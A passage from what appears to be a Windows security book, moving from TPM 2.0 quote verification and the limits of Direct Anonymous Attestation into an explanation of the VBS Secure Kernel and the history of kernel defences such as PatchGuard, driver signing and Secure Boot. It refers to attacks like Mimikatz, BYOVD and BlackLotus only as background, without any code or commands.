The next object in the chain is the quote. In TPM 2.0 terms, a quote is not just "PCRs signed by an AIK." The signed digest covers a `TPMS_ATTEST` structure. For a quote, `TPMS_ATTEST` contains the magic value that identifies TPM-generated attest data, the attestation type `TPM_ST_ATTEST_QUOTE`, the qualified name of the signing key, the verifier-provided `extraData` nonce, clock and reset counters, firmware-version information, and a `TPMS_QUOTE_INFO` payload containing the PCR selection and a digest over the selected PCR values [83]. The AIK signature is over the marshaled attest structure, not over a human-readable report. A verifier that checks only

a displayed `pcr0` string has skipped the security boundary; the boundary is the signature over `TPMS_ATTEST` plus replay of the event log into the selected PCR digest.

A production Azure Attestation-style evaluation adds three more checks. First, authenticity: the service validates that the AIK is TPM-bound by walking from EK evidence through the broker's certification policy. Second, freshness: the nonce in `extraData` must match the relying party's challenge, or the quote might be a replay from a prior healthy boot. Third, policy: the PCR selection, event-log replay, Secure Boot state, Code Integrity state, debug flags, and VBS indicators are interpreted into claims such as `aikValidated`, `secureBootEnabled`, `codeIntegrity`, and related device-health fields [199] [207]. Those claims are the objects Conditional Access and MDM policy usually consume. ECDAA would change the authenticity leg (issuer credential plus zero-knowledge proof instead of EK-to-AIK certification) but it would not remove the need to parse `TPMS_ATTEST`, verify freshness, replay measurements, and make policy decisions.

A useful reader exercise is therefore three-layered. Run the documented EK command to see the identity root Windows can expose. Obtain or inspect a quote path from your attestation service to locate the `TPMS_ATTEST` fields and the nonce. Then compare the service's issued claims against the boot policy you think you are enforcing. If those three layers do not line up (EK/AIK authenticity, quote freshness, and PCR/event-log policy), the attestation story is incomplete no matter how elegant the underlying TPM primitive is.

TPM 2.0 quote shape [83] · documented structure, not captured on our lab VM check: `TPMS_ATTEST{ type = TPM_ST_ATTEST_QUOTE, extraData = verifier nonce, attested.quote.pcrSelect = selected PCRs, attested.quote.pcrDigest = digest(selected PCR values) }` signed by an AIK / AK.

Theoretical limits and open problems

This is the boundary section: it separates the property ECDAA gives from the properties marketing language is tempted to imply. DAA gives anonymous, issuer-backed proof that the signer holds a valid group credential bound to TPM-protected secret material. It does not make a compromised chip honest, erase linkability after a basename has been reused, make revocation free, survive a cryptographically relevant quantum computer, or automatically fit confidential-computing deployments whose privacy and audit requirements differ from PC-client attestation. Four problems organize the active research community in 2026: failure containment after f leaks, DH-oracle-safe protocol driving, post-quantum

anonymous credentials, and whether group-signature attestation helps or hurts VM-scale confidential computing.

What DAA cannot do

The first honest statement is the negative one. A correctly implemented DAA scheme does not prevent a *compromised TPM* from signing for the cohort it belongs to. The EK certificate attestation must be honest at manufacture time; if a TPM's secret membership value `f` leaks to an attacker (through fault injection, through side-channel extraction, through a firmware backdoor), the attacker can produce ECDAA signatures indistinguishable from legitimate ones until the TPM's `f` is added to a revocation list. The same constraint applies to every group-signature scheme.

A second hard limit is per-basename linkability. The user-controlled-linkability property gives a TPM the choice of linkable or unlinkable signing, but once a verifier has seen the pseudonym `N_V = ζ^f mod Γ` for a particular `(TPM, bsn)` pair, the linkage for that basename is permanent. A misbehaving TPM that wants its history with a particular relying party forgotten cannot, by signing under a different basename, retroactively unlink past sessions.

A third limit is rogue-key scalability. The TPM 2.0 ECDAA scheme detects rogue keys by checking each signature against a list of compromised-`f` values the verifier maintains. For small lists this is cheap. For very large lists: imagine a deployment where 1% of the chip population leaks `f` to attackers and the verifier must check every signature against ten million revoked values: the constant factor matters. EPID's Sig-RL mechanism uses signature-based revocation that scales better; the TPM 2.0 ECDAA scheme does not include it.

The one-TPM-to-bind-them-all fix

In 2017 a team consisting of Jan Camenisch, Liqun Chen, Manu Drijvers, Anja Lehmann, David Novick, and Rainer Urian published "One TPM to Bind Them All: Fixing TPM 2.0 for Provably Secure Anonymous Attestation" at IEEE S&P 2017 [245]. The paper demonstrated a Diffie-Hellman-oracle attack against the TPM 2.0 ECDAA interface as shipped: a malicious host could query the TPM in a way that gave the host a DH-oracle relative to the TPM's secret `f`, effectively breaking the unlinkability property. The proposed fix had been published the previous year by

Camenisch, Drijvers, and Lehmann at TRUST 2016 [243] [244] library implementations of DAA published from 2017 onward incorporate the fix.

> ▪ **NOTE** The CDL16 fix is library-level, not silicon-level. The TPM 2.0 ECDAA command surface in the chip remains as shipped; the *software* that drives it must use the corrected protocol sequence to avoid presenting the host-controlled DH oracle. As of late 2025, the TCG normative TPM 2.0 Library Specification text has not been amended to require the corrected sequence. Implementations of DAA on top of TPM 2.0: the FIDO ECDAA v2.0 library, the Camenisch-Drijvers-Lehmann reference code, modern academic ECDAA implementations, follow CDL16. Implementations written against the bare TPM 2.0 Library Specification without reading CDL16 are vulnerable.

Post-Quantum DAA

Shor's algorithm is fatal to DAA. Every classical DAA construction (BCC 2004, BCL 2008, CPS 2010, CDL 2016) relies on the hardness of discrete logarithms in elliptic-curve groups, the hardness of strong-RSA factoring, or both. A cryptographically relevant quantum computer breaks all of them. Post-quantum DAA is therefore active research, with no production deployment as of 2026. Three candidate families are being actively explored:

- **Symmetric-primitive DAA.** Dan Boneh, Saba Eskandarian, and Ben Fisch presented "Post-quantum EPID Signatures from Symmetric Primitives" at CT-RSA 2019 [257], building a post-quantum group signature from one-way functions and Merkle trees. The construction has classical post-quantum security guarantees but pays a steep size cost.
- **Lattice-based DAA.** Rachid El Bansarkhani and Ali El Kaafarani published "Direct Anonymous Attestation from Lattices" as IACR ePrint 2017/1022 [258], the earliest such proposal in the literature. The state-of-the-art lattice DAA construction is the 2024 Collaborative Segregated NIZK ("CoSNIZK") work by Liqun Chen, Patrick Hough, and Nada El Kassem [259], achieving signatures of approximately 38 kilobytes: an order of magnitude smaller than the earliest lattice proposals but still two orders of magnitude larger than CPS 2010 ECDAA.
- **Hash-based DAA.** Liqun Chen, Changyu Dong, Nada El Kassem, Christopher Newton, and Yalan Wang published "Hash-Based Direct Anonymous Attestation" at PQCrypto 2023 [260], building DAA from SPHINCS+-style stateless hash-based signatures. Size and speed remain unfavorable for TPM 2.0 firmware budgets.

The blocker for any of these reaching production TPM firmware is not academic. The TPM 2.0 normative algorithm set does not include lattice primitives. A post-quantum DAA in TPM 2.0 would require introducing post-quantum signature primitives (ML-DSA, FN-DSA/Falcon, or SLH-DSA) and new TPM algorithm identifiers into the spec, mandating support in the PC Client Platform TPM Profile, and rolling out across the OEM TPM-vendor base. That is, at minimum, a three-to-five-year standards effort that the TCG has not, as of late 2025, publicly committed to. CoSNIZK at 38 kilobytes is also two to three times larger than the largest signature any deployed TPM 2.0 firmware budgets for; the TPM-side compute time at quantum-safe parameter sets is currently measured in seconds rather than tens of milliseconds.

DAA for confidential computing

The other future-world thread is confidential computing: the family of CPU-anchored isolated-execution primitives (Intel SGX, Intel TDX, AMD SEV-SNP, ARM CCA) that need their own attestation surfaces, the subject of the Confidential VMs chapter (Chapter 28). Intel SGX attestation initially used EPID and has since migrated to DCAP, a vendor-CA broker similar in shape to Microsoft Azure Attestation. AMD SEV-SNP and Intel TDX use vendor-rooted PKI from the start.

Whether DAA-style group-signature schemes are appropriate for VM-level attestation, where cohorts are small (per-region TDX hosts in a given hyperscaler datacenter), where the verifier is often a small set of well-known cloud-platform endpoints, and where traffic-analysis leakage between confidential VMs and Privacy-CA-like services is itself a threat, is an open architectural question. The 2026 default is “vendor-CA broker”; the academic community continues to argue that cryptographic DAA would be a better match for the threat model. Production has not, so far, agreed.

A note on Java Card DAA prototypes. A small number of academic implementations of DAA on Java Card secure elements appeared between 2014 and 2017: Camenisch and others published smartcard-class implementations as proofs of concept. None reached production deployment. The reasons appear to be the same operational-economics asymmetry that limits TPM 2.0 ECDAA adoption: Java Card environments lack the relying-party verifier libraries that would consume the output. This is inference; no Java Card vendor has, to public knowledge, published a “we evaluated DAA and chose not to ship it” statement.

These are the open problems for researchers. What about the rest of us, on Monday morning?

What it means for you

Five roles, one Monday morning. Where does this leave you?

For a Windows platform engineer. The minimum viable Windows DAA API surface is approximately a `BCryptCreateDaaContext`, `BCryptDaaJoin`, `BCryptDaaSign`, and `BCryptDaaVerify` set, plus an `NCryptDaaKeyHandle` for key-storage-provider lifecycle, plus a Web Authentication API surface that consumes ECDAA attestation. Shipping all of that costs a Hello-sized engineering investment. If Pluton's published surface ever advertises ECDAA, an OEM-side integration becomes possible. Today the answer is that DAA is not available through any supported Windows API.

For an attestation-provider product engineer. Pick a Privacy-CA broker architecture for production. The comparison table below makes the trade-offs explicit. Cryptographic DAA does not pay for the architectural switch unless the relying-party privacy threat is specifically the broker itself: a threat model that, in 2026, no shipping production attestation product publicly assumes.

For a FIDO authenticator vendor. ECDAA attestation is not a viable production choice in 2026. The path to it becoming viable runs through verifier libraries in Chromium, Firefox, and Safari; relying-party SDK support across Autho, Okta, Microsoft Entra, and Google Identity Platform; and a non-deprecated WebAuthn Level N specification that re-adds the format. None of those preconditions are visibly in progress.

For an academic zero-knowledge-proof researcher. Four open problems map onto production needs: post-quantum DAA at TPM-firmware-shippable signature sizes (the current state-of-the-art at 38 kilobytes is too large), threshold-issuer DAA (no single party can issue a credential), confidential-computing DAA (for small-cohort VM attestation), and IoT DAA (for milliwatt-class energy budgets). Each is publishable; none yet has a deployment path.

For a privacy-tech advocate or policymaker. The framing that helps Microsoft, Google, and AWS engineering teams hear the request is "the broker can be compelled by a subpoena; the math cannot." The framing that does not help is "your cryptography is worse than the academic alternative." The first is a threat-model conversation that engineering organizations can engage with; the second is a technology conversation they have already had and decided.

Comparison: Four production architectures for attested privacy

Property	Privacy-CA broker	TPM 2.0 ECDAA	EPID 2.0	Vendor-CA (Apple, AWS Nitro, Google)
Trust assumption	Operational (CA promises not to log)	Cryptographic (issuer cannot link)	Cryptographic (issuer cannot link)	Operational (vendor CA promises not to log)
Anonymity from verifier?	If CA does not log	Yes (per-base-name)	Yes (per-base-name)	If vendor does not log
TPM-side sign time	Milliseconds (AIK signing)	Tens of milliseconds	Tens of milliseconds	N/A (signing on vendor silicon)
Signature size	Hundreds of bytes (AIK)	Hundreds of bytes	Hundreds of bytes	Hundreds of bytes (X.509 over signed JWT)
Revocation	Centralized (refuse / CRL / OCSP)	Private-key list (TPM 2.0)	Sig-RL (signature-based)	Vendor revocation list
Implementer complexity	Low (X.509 PKI everywhere)	High (BN-P256 pairing libraries)	High (vendor SDK required)	Low (vendor SDK ships it)
Standardization	TCG (2003)	TPM 2.0 + ISO 20008-2 Mech 4	ISO 20008-2 Mech 4	Vendor-proprietary
Best suited for	Cloud attestation at hyperscaler scale	Hardware-anchored attestation where broker is the threat	Intel-deployed enclave attestation	Vendor-platform attestation
2026 deployment scale	Billions of attestations per day	Essentially zero production verifiers	2.4B+ EPID keys per RSAC 2016	Billions of attestations per day

▪ **NOTE** The "essentially zero production verifiers" entry for TPM 2.0 ECDAA is the deployment story this chapter exists to explain. The cryptography is in the standard and may be present in some TPM firmware; the verifier side, in 2026, is research-grade libraries and the FIDO ECDAA-Verify reference code. No production cloud-platform SDK ships an ECDAA verifier.

What would Microsoft have to ship for DAA to actually win in production? Four things, in order. First, Pluton's published surface advertises `TPM_ALG_ECDAA` and an Issuer key-management story (a Microsoft-operated DAA Issuer for

Windows devices, with documented enrollment and revocation flows). Second, a Cryptography Next Generation API surface (`BCryptDaaSign`, `NCryptDaaKey*`) that exposes the TPM2_Commit / TPM2_Sign sequence behind a single managed-language call. Third, a Web Authentication API extension that surfaces ECDAA attestation as a first-class statement format the same way the `tpm` format is today. Fourth, an Azure Attestation policy mode that consumes ECDAA signatures and produces JWT outputs downstream Microsoft services already understand. None of these are technically blocking; all four require a multi-year roadmap commitment that, as of late 2025, Microsoft has not publicly made. This is a thought experiment about technical feasibility, not a forecast about Microsoft strategy.

Closing

The cryptography is mature. The standardization is mature. Some hardware support is in the field. What is missing is the social machinery (the verifier libraries, the SDK presence, the operational tooling, the incident-response runbooks, the regulator demand) that turns cryptography into deployment. Direct Anonymous Attestation is the cleanest example in platform security of a primitive that won every standardization fight and lost every deployment one. The lesson is not that the cryptography is wrong. The lesson is that cryptography is necessary but never sufficient. Production systems are social systems whose mathematical components, however elegant, must compete with operational alternatives whose properties are easier to ship.

▪ **BEQUEATHS** Attestation closes Part I. The silicon tier now offers one composite guarantee the rest of the book stands on: a machine can prove (to a party that never touches it) that it booted a particular, measured software state, signed by a key rooted in hardware the verifier accepts. That is the floor remote authorization is built on. The kernel-isolation links take it first: the Secure Kernel chapter (Chapter 6) and the Code Integrity chapter (Chapter 8) assume a platform whose boot state was already proven before they reason about what runs *after* boot. The cloud links take it last: the Zero Trust chapter (Chapter 26) and the Continuous Access Evaluation chapter (Chapter 27) gate tokens on attested device health, and the Confidential VMs chapter (Chapter 28) carries the same EK→AIK→quote shape into host-issued vTPMs. What attestation does NOT bequeath is just as load-bearing: it proves a boot story was measured and signed at one *instant*, not that the machine is uncompromised now; it isolates no secret and no token; and it makes no claim about the user behind the keyboard. Silicon hands up a proven *platform*; everything above must still protect the *code, credentials, and tokens* that run on it.

PART II

Kernel & Code

A trusted boot hands control to a kernel an attacker will try to own. Part II isolates a second kernel the first cannot reach, makes its code immutable, and constrains what every process may execute.

CHAPTER 6

The Secure Kernel

TRUST-CHAIN LEDGER

INHERITS	A measured, signed launch path. Secure Boot refused unsigned boot code (Chapter 1, Secure Boot), Measured Boot extended each stage's hash into the TPM's PCRs (Chapter 4, Measured Boot) rooted in the TPM (Chapter 2, The TPM), and Attestation let a remote party believe the record by signing a quote over those PCRs (Chapter 5, Attestation), so the conditions under which Hyper-V and `securekernel.exe` start are themselves verified, not assumed.
PROMISE	An asset placed in VTL1 cannot be directly read or written through ordinary VTL0 architectural mappings, including by the NT kernel running as `SYSTEM`, because Hyper-V programs second-level address translation (SLAT) so VTL0 holds no mapping for VTL1-owned pages. That promise assumes the hypervisor, Secure Kernel, firmware/DMA posture, update path, and secure-call interface hold; it does not cover oracle use, rollback, or side channels. Serviced boundary: VTL0→VTL1, which Microsoft commits to defending with a security update.
TCB	The Hyper-V hypervisor, the Secure Kernel (`securekernel.exe`), the Isolated User Mode substrate, and the secure-call interface that marshals every VTL0 request. Plus the boot and update policy that decides which version of that code runs. The NT kernel the attacker can own is explicitly outside it.
ADVERSARY → BREAK	A bug in the secure-call parser turns VTL0 control into VTL1 code execution (Amar and King's Hyperseed fuzzing found ten); rollback runs an old, signed, vulnerable Secure Kernel while the box still reports itself patched (Windows

	Downdate, CVE-2024-21302); a trustlet can be asked to *use* a secret it will not *surrender* (oracle abuse); and VTL0/VTL1 share microarchitecture, so timing can leak what page permissions hide. The Promise covers *direct architectural reads and writes*, not *use*, *freshness*, or *side channels*.
RESIDUAL	Credential *use* and protocol relay → Credential Guard (Chapter 15) and The Death of NTLM (Chapter 16); which binaries enter VTL1 user mode and the third-party enclave model → VBS Trustlets (Chapter 7); kernel code-integrity and vulnerable signed drivers → Code Integrity (Chapter 8); device-health signals consumed by access policy → Zero Trust (Chapter 26) and Continuous Access Evaluation (Chapter 27); protecting a guest from a hostile host, the opposite trust direction → Confidential VMs (Chapter 28).
BEQUEATHS	A VTL1 floor (a secure world whose owned pages a ring-0 attacker cannot directly map through VTL0 page tables) on which Credential Guard (Chapter 15) isolates the long-term credential and Code Integrity (Chapter 8) makes the kernel's own code pages immutable. Does NOT provide: an honest VTL0, a bug-free secure-call interface, a guarantee that the *current* Secure Kernel version is the one running (rollback), or freedom from shared-hardware leakage.
PROOF	✓ `deviceguard.txt`. Live lab VM, hash-gated at the point of claim: VBS running with Credential Guard and HVCI as active services. ○ documented for the VTL1 internals a VM cannot expose (Ionescu, Wojtczuk, Amar/King, Microsoft Learn).

> **The Reasoner's question.** What does VBS put beyond the reach of a compromised kernel, how is that enforced, and where does the trust chain still break?

Part II is easiest to misunderstand if it is read as marketing language. "Virtualization-Based Security" can sound like a feature switch; "Secure Kernel" can sound like a replacement kernel; "Memory Integrity" can sound like a dashboard label. The mechanism is sharper than the labels. Windows takes a machine that historically had one all-powerful kernel and asks the hypervisor to create a second runtime world. The normal kernel remains the operating system. The secure kernel becomes the place where Windows puts the small set of secrets and decisions that must survive when the normal kernel is not fully trusted.

That last clause is the whole chapter. VBS is not a promise that kernel exploitation is impossible. It is not a promise that malware cannot persist, keylog, steal

files, tamper with user processes, or abuse tokens in VTL0. It is a narrower but more durable claim: if an asset has been moved into VTL1, and if the hypervisor, secure kernel, boot policy, and secure-call interface hold, then VTL0 compromise alone should not expose that asset directly. The rest of the chapter is the unpacking of each condition in that sentence.

How to read the boundary

Before walking through the history, hold the architecture as three separate promises. VBS is often discussed as if it were one binary state (on or off, secure or insecure) but the real system is a stack of promises that can fail independently.

The first promise is **placement**: the asset must actually be in VTL1. If a secret remains in a VTL0 process, VBS does not retroactively protect it. If a driver decision is still made entirely by the normal kernel, the Secure Kernel cannot enforce it. If an application keeps its encryption key in ordinary process memory while also using a VBS enclave for some other calculation, the key is still an ordinary VTL0 asset. This placement question is why Credential Guard matters so much: it changes where long-lived authentication material lives. It is also why HVCI matters: it changes who gets the final say over executable kernel pages. A Reasoner should never stop at "VBS is enabled." The first operational question is always: *which asset moved?*

The second promise is **mediation**: VTL0 must not be able to bypass the approved interface. SLAT is the center of that promise. The NT kernel can create and modify its own page tables, but those tables are no longer the final mapping authority. The hypervisor's second-level tables decide whether a guest-physical page is visible to a trust level. That is the new geometry. A VTL0 write primitive can corrupt VTL0. It can patch a driver, alter a token, or lie to a user-mode sensor. It should not, merely by being a kernel write primitive, acquire a mapping for VTL1-owned pages. If the attacker wants VTL1 data, they must either use a legitimate secure-world service as an oracle, exploit a bug in the crossing path, compromise the hypervisor, or attack the boot/update path that decides which trusted code runs.

The third promise is **versioned trust**: the code enforcing the boundary must be the intended code. Secure Boot and measured boot made this question explicit for firmware and boot components; VBS carries it into runtime. `securekernel.exe`, code-integrity components, trustlets, and revocation policies are software. If an attacker can roll them back to vulnerable versions while the machine still reports itself as

patched, the boundary may exist in form while losing the fix that made it safe in substance. That is why rollback appears in this chapter as a first-class failure mode rather than as an administrative footnote.

Those promises explain the shape of the chapter. The NT history explains why placement was needed: Ring 0 used to be the last line. PatchGuard and driver signing explain why same-level enforcement was not enough. Secure Boot explains why starting clean did not solve runtime compromise. VTLs and SLAT explain mediation. Credential Guard, HVCI, System Guard, Secured-core PCs, and VBS enclaves explain what Windows chose to place in the secure world. Secure Kernel bugs, Pass-the-Challenge, side channels, and Windows Downdate explain how the promises can break.

This layered reading also prevents two common errors. The first error is overclaiming: "VBS stops kernel compromise." It does not. It lets selected assets survive selected kinds of VTL0 compromise. The second error is underclaiming: "an admin can always win, so VBS does not matter." That misses the operational threat model. Microsoft may not treat administrator-to-kernel as a servicing boundary, but enterprises still care whether a remote intruder who reaches local admin can immediately dump domain credentials, load arbitrary unsigned kernel code, or tamper with measured runtime claims. VBS raises those costs by moving the relevant secret or decision behind a boundary the intruder does not automatically control.

The useful mental model is therefore not a castle wall around the whole machine. It is a vault inside a compromised building. The attacker may own the lobby, cameras, elevators, and many offices. They may coerce clerks into performing authorized actions. They may attack the vault door. They may try to replace the vault firmware with last year's vulnerable build. But if the vault is real, current, and used for the right asset, merely owning the building no longer means holding the contents.

The Secure Kernel's contract

`securekernel.exe` is not a second Windows that happens to be safer. It is a small kernel with a contract. It initializes the secure world, manages VTL1 memory, hosts the primitives needed by Isolated User Mode, mediates secure service dispatch, and participates in decisions that the normal kernel should not be able to forge. Its value comes as much from what it refuses to do as from what it does. It does not run the desktop. It does not host arbitrary drivers. It does not replace the object man-

ager, the file-system stack, the registry, the network stack, or the scheduler that ordinary applications experience. Those remain VTL0 responsibilities because moving all of Windows into VTL1 would recreate the original problem at a higher level.

The contract is deliberately selective. Credential Guard asks the secure world to hold long-lived credential material and perform cryptographic operations without returning the raw key. HVCI asks it to participate in code-integrity decisions and executable-page permissions. System Guard asks it to help produce runtime claims that VTL0 malware cannot simply edit before a relying service sees them. VBS enclaves ask it to host constrained application code whose private memory is opaque to the host process and the normal kernel. Each service expands the value of VTL1, and each service also expands the interface exposed to VTL0.

This is the central engineering trade. A completely silent secure world would have almost no attack surface, but it would also be useless. A useful secure world must accept inputs, validate buffers, copy data across trust boundaries, maintain handles, return results, and survive hostile callers. The secure-call surface is therefore the new reference monitor problem in miniature. The old SRM asked whether a subject in Windows could access an object in Windows. The VBS boundary asks whether an untrusted normal world can invoke a tightly scoped operation in a trusted secure world without gaining the secure world's memory, code execution, or policy authority.

That is why the Secure Kernel should be judged neither as a magic shield nor as a mere feature flag. It is a new placement of trust. It says: the NT kernel is still trusted to run most of the machine, but no longer trusted with every secret and every final decision. The hypervisor and secure kernel are trusted more, so they must be smaller, more constrained, more carefully serviced, and easier to reason about. The history that follows is the story of Windows moving from one flat trusted kernel toward that more compartmentalized contract.

> ▸ CHAPTER THESIS **The Windows Secure Kernel (securekernel.exe) is a minimal kernel running in a hardware-isolated environment (VTL1) above the main NT kernel, enforced by the Hyper-V hypervisor.** It protects selected credentials, code-integrity decisions, and application secrets from direct VTL0 memory access even when an attacker has full control of the standard kernel. Born from the failure of software-only defenses like PatchGuard, it represents the biggest architectural shift in Windows security since the original NT reference monitor. It is not invulnerable (rollback attacks and side-channel

vulnerabilities remain open problems) but it fundamentally changed what "kernel compromise" means on Windows.

When SYSTEM isn't enough

An attacker has achieved the holy grail: SYSTEM-level access on a domain-joined Windows machine. They load Mimikatz, point it at LSASS, and reach for the domain admin's Kerberos ticket. The command runs. The output comes back empty. The credentials are there (the machine uses them every second) but they're locked behind a wall that even full kernel access cannot breach.

For decades, Windows security rested on a single hard boundary: user mode versus kernel mode. If you crossed that line (if you achieved Ring 0 execution), the system was yours. Every credential, every security policy, every secret was accessible. Tools like Benjamin Delpy's Mimikatz turned this architectural reality into a practical catastrophe, making Pass-the-Hash and Pass-the-Ticket attacks trivially easy across enterprise networks [261] that tool lineage is the subject of the Mimikatz chapter (Chapter 14).

But on a modern Windows 11 machine with Virtualization-Based Security (VBS) enabled, the rules have changed. A new trust boundary exists. One enforced not by the kernel, but by the hypervisor running *above* the kernel. Even SYSTEM-level access in the traditional kernel cannot directly map, read, or write assets that have actually been placed behind this boundary [262].

If kernel mode gives you everything, what could possibly be *above* kernel mode? Answering that means retracing thirty years of Windows kernel security, and every same-level defense that failed before Microsoft moved the boundary.

The all-or-nothing kernel: How Windows NT was built

In 1988, Dave Cutler began designing Windows NT with a security model influenced by military security research: especially the reference monitor concept, distinct from Bell-LaPadula's mandatory-access-control model. State-of-the-art for its era. It also contained a fatal assumption.

◆ **DEFINITION — Security Reference Monitor (SRM)** The core component of the Windows NT security architecture that mediates all access to securable objects (files, registry keys, processes) by checking Access Control Lists (ACLs) against the caller's security token. The SRM runs in kernel mode and enforces discretionary access control for every system operation.

The NT kernel drew a hard line between Ring 3 (user mode) and Ring 0 (kernel mode) [263]. User-mode processes could not directly access kernel memory. The Security Reference Monitor mediated all access to system objects. For the early 1990s, this was a significant advance over DOS and Windows 9x, where applications and the OS shared the same memory space with no isolation at all.

▪ **SIDE NOTE** Dave Cutler previously designed VMS at Digital Equipment Corporation (DEC). Many NT design principles (including the SRM, the object manager, and the layered architecture) trace directly back to VMS. The letters "WNT" are famously one character ahead of "VMS" in the alphabet.

But the NT model contained a fatal assumption: **all kernel-mode code is equally trusted**. Once a driver or exploit gained Ring 0 access, it shared the same address space and privilege level as the kernel itself. It could read and write any memory, modify the System Service Dispatch Table (SSDT), manipulate the Interrupt Descriptor Table (IDT), or unlink processes from the EPROCESS active process list.

This was the golden age of kernel-mode rootkits. Jamie Butler's FU rootkit (2004) used Direct Kernel Object Manipulation (DKOM) to unlink processes from the active process list, making malicious processes invisible to Task Manager, antivirus tools, and every other system utility [264]. SSDT hooking allowed rootkits to intercept and redirect any system call, providing total control over OS behavior.

Mark Russinovich and Bryce Cogswell built the Sysinternals tools to make these kernel internals visible to defenders [265]. Process Explorer, Filemon, and Regmon became essential diagnostic instruments. But visibility is not protection. Defenders could see the problem; they could not stop it.

▸ **KEY IDEA** The NT kernel drew one hard line: user mode versus kernel mode. When attackers crossed that line, there was nothing left to protect. Every security mechanism, every credential, every policy lived in the same flat address space. Microsoft needed to draw a new line.

Software guards for a hardware problem: PatchGuard and friends

What do you do when the prisoners are as powerful as the guards? You send in more guards at the same level. That was Microsoft's first strategy, and its fundamental flaw.

> ◆ **DEFINITION — PatchGuard (Kernel Patch Protection / KPP)** A software-only kernel integrity monitor introduced in 2005 for 64-bit Windows. PatchGuard periodically checks critical kernel structures (SSDT, IDT, GDT, processor MSRs) for unauthorized modifications and forces a Blue Screen of Death (CRITICAL_STRUCTURE_CORRUPTION) if tampering is detected.

PatchGuard arrived in Windows XP x64 and Windows Server 2003 SP1 in 2005 [266]. It used obfuscated, randomized integrity checks to detect unauthorized modifications to kernel structures. If it caught tampering, it triggered a BSOD. On the surface, this seemed like a strong defense.

> ▪ **SIDE NOTE** PatchGuard's internal implementation uses extensive obfuscation: randomized check intervals, encrypted context blocks, and self-protecting code that resists static analysis. Microsoft never published its internal design, treating security through obscurity as a deliberate delaying tactic against attackers.

Mandatory kernel-mode code signing followed with Windows Vista x64 in 2007, requiring all kernel drivers to carry a valid Authenticode signature [267], the code-signing format examined in the Authenticode and Catalog Files chapter (Chapter 12). Data Execution Prevention (DEP) marked memory pages as non-executable [268]. Address Space Layout Randomization (ASLR) randomized the memory layout of loaded modules [269]. Supervisor Mode Execution Prevention (SMEP) blocked kernel code from executing user-mode memory pages [269].

Each mitigation raised the cost of attack. Together, they made kernel exploitation significantly harder. But each one had a fatal weakness.

> ◆ **DEFINITION. BRING YOUR OWN VULNERABLE DRIVER (BYOVD)** An attack technique where adversaries install a legitimately signed but vulnerable third-party driver, then exploit the driver's vulnerability to gain arbitrary kernel-mode code execution. Because the driver carries a valid signature, it bypasses kernel-mode code signing enforcement.

PatchGuard runs at Ring 0: the same privilege level as the attackers it monitors. In 2019, the InfinityHook project demonstrated how to hook kernel callbacks via

the Event Tracing for Windows (ETW) subsystem without patching any kernel structures that PatchGuard checks [270]. PatchGuard never noticed.

Kernel-mode code signing stops unsigned drivers but not signed-and-vulnerable ones. The BYOVD technique became a staple of advanced persistent threat (APT) groups: install a legitimately signed driver with a known vulnerability, exploit that vulnerability, and gain arbitrary kernel execution while all code signing checks pass [271].

DEP is bypassed by Return-Oriented Programming (ROP). Instead of injecting new code, attackers chain existing executable code snippets ("gadgets") to achieve arbitrary computation [272]. **ASLR has limited entropy** on 32-bit systems and is defeated by information leaks that reveal randomized base addresses [273].

> **The Mimikatz Effect.** Benjamin Delpy's Mimikatz (2011) industrialized extracting credentials from `lsass.exe` memory and, more than any theoretical argument, forced Microsoft to confront the fact that long-lived secrets in a flat kernel address space were indefensible. Credential Guard was the direct response [261]. The tool's full lineage and mechanics belong to the Mimikatz chapter (Chapter 14); what matters here is the architectural verdict it delivered. Same-level secrecy had failed, and the secret had to move below the kernel.
>
> PatchGuard was a guard who could be knocked out by the very prisoners it watched. A defense sharing its privilege level with arbitrary attacker-controlled kernel code cannot provide the same hard isolation guarantee as a lower, hardware-enforced boundary.
>
> **Key idea.** Same-ring software defenses cannot provide the same hard isolation guarantee against arbitrary code execution at their own privilege level. This is not a fixable PatchGuard bug. It is a structural limitation of where the check runs. PatchGuard delays attacks; it cannot be the final boundary. Microsoft needed something that kernel-mode code could not even reach.

Building the foundation: Secure Boot and the Trust Chain

If you cannot trust the kernel at runtime, can you at least trust that it started clean? UEFI Secure Boot bet on that premise.

Windows 8 (October 2012) mandated Secure Boot for certified hardware, establishing a cryptographic chain of trust from firmware through bootloader to OS kernel [27]. Only components signed by trusted authorities could execute during the boot process. Measured Boot extended this by hashing each boot component

into TPM Platform Configuration Registers (PCRs), creating a verifiable boot log that remote attestation services could check [10].

This was a real advance. Bootkits like TDL4/Alureon, which operated below the OS and were invisible to all software-based defenses, were effectively blocked [274]. The boot chain was now cryptographically verified.

But Secure Boot had a critical gap: it protected the boot process, not runtime. Once Windows loaded and started executing, a kernel exploit could compromise the system just as before. PatchGuard was still the only runtime defense, and we have already seen its limitations.

> **Warn: BlackLotus: When Secure Boot Itself Falls.** In 2023, ESET researchers confirmed BlackLotus: the first publicly known UEFI bootkit that bypassed Secure Boot on fully updated Windows systems. It exploited CVE-2022-21894, using a legitimately signed but vulnerable Windows boot manager to load malicious code before the OS [1]. The attack demonstrated that even boot-time trust chains can be undermined via BYOVD-style techniques applied to the boot stack itself.

Secure Boot ensured the system started clean but could not keep it clean. Microsoft needed runtime isolation, and the key technology was already sitting on millions of machines, unused for this purpose: the hypervisor.

The breakthrough: Virtual Trust Levels and the Secure Kernel

The insight that changed everything was deceptively simple: if Ring 0 attackers can compromise anything at Ring 0, create a Ring –1. The hypervisor was already there.

Intel VT-x and AMD-V hardware virtualization extensions, shipping since 2005-2006, gave the hypervisor a privilege level above the OS kernel [275]. Microsoft's Hyper-V already used this capability for virtual machines. The breakthrough was recognizing that the same hardware could create a security boundary *within a single OS instance*: not a separate VM, but a hardware-isolated execution context that the kernel could not reach.

> ◆ **DEFINITION — VIRTUAL TRUST LEVEL (VTL)** A hardware-enforced execution environment created by the Hyper-V hypervisor using Second Level Address Translation (SLAT). VTL0 is the Normal World where the standard NT kernel,

drivers, and applications run. VTL1 is the Secure World where securekernel.exe and security-critical trustlets execute. VTL1-owned memory is not directly accessible through VTL0 architectural mappings, including by the NT kernel, assuming Hyper-V, the Secure Kernel, firmware/DMA protections, and the update path hold.

Definition: Second Level Address Translation (SLAT). A hardware feature (Intel Extended Page Tables / AMD Nested Page Tables) that provides a second layer of virtual-to-physical address translation managed by the hypervisor. SLAT enables the hypervisor to control which physical memory pages each VTL can access, denying ordinary VTL0 mappings to VTL1-owned pages without relying on NT kernel page-table enforcement.

